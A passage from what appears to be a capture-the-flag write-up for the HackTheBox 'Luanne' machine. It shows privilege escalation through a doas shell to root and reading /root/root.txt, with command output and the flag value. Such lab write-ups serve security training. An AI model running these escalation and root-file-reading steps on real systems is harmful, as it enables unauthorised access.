# Command Executed
cat /usr/pkg/etc/doas.conf
```

SCREENSHOT EVIDENCE OF PERMISSIONS




I executed the sh command with doas to become the root user

SCREENSHOT EVIDENCE OF ROOT ELEVATION

```
luanne$ doas -u root /bin/sh
Password:
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
# hostname
luanne.htb
# ip a
sh: ip: not found
# ifconfig
vmx0: flags=0x8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        capabilities=7fd80<TSO4,IP4CSUM_Rx,TCP4CSUM_Rx,TCP4CSUM_Tx>
        capabilities=7fd80<UDP4CSUM_Rx,UDP4CSUM_Tx,TCP6CSUM_Rx,TCP6CSUM_Tx>
        capabilities=7fd80<UDP6CSUM_Rx,UDP6CSUM_Tx,TSO6>
        enabled=0
        ec_capabilities=7<VLAN_MTU,VLAN_HWTAGGING,JUMBO_MTU>
        ec_enabled=2<VLAN_HWTAGGING>
        address: 00:50:56:b9:03:98
        media: Ethernet autoselect (10Gbase-T)
        status: active
        inet 10.129.53.206/16 broadcast 10.129.255.255 flags 0x0
        inet6 fe80::b1f1:ef1c:65c1:28c4%vmx0/64 flags 0x0 scopeid 0x1
        inet6 dead:beef::8164:7568:275:5bdf/64 flags 0x0
lo0: flags=0x8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33624
        inet 127.0.0.1/8 flags 0x0
        inet6 ::1/128 flags 0x20<NODAD>
        inet6 fe80::1%lo0/64 flags 0x0 scopeid 0x2
```

```
# Commands Executed
cat /root/root.txt
# RESULTS
7a9b5c206e8e8ba09bb99bd113675f66
```

SCREENSHOT EVIDENCE OF ROOT FLAG



ROOT FLAG: 7a9b5c206e8e8ba09bb99bd113675f66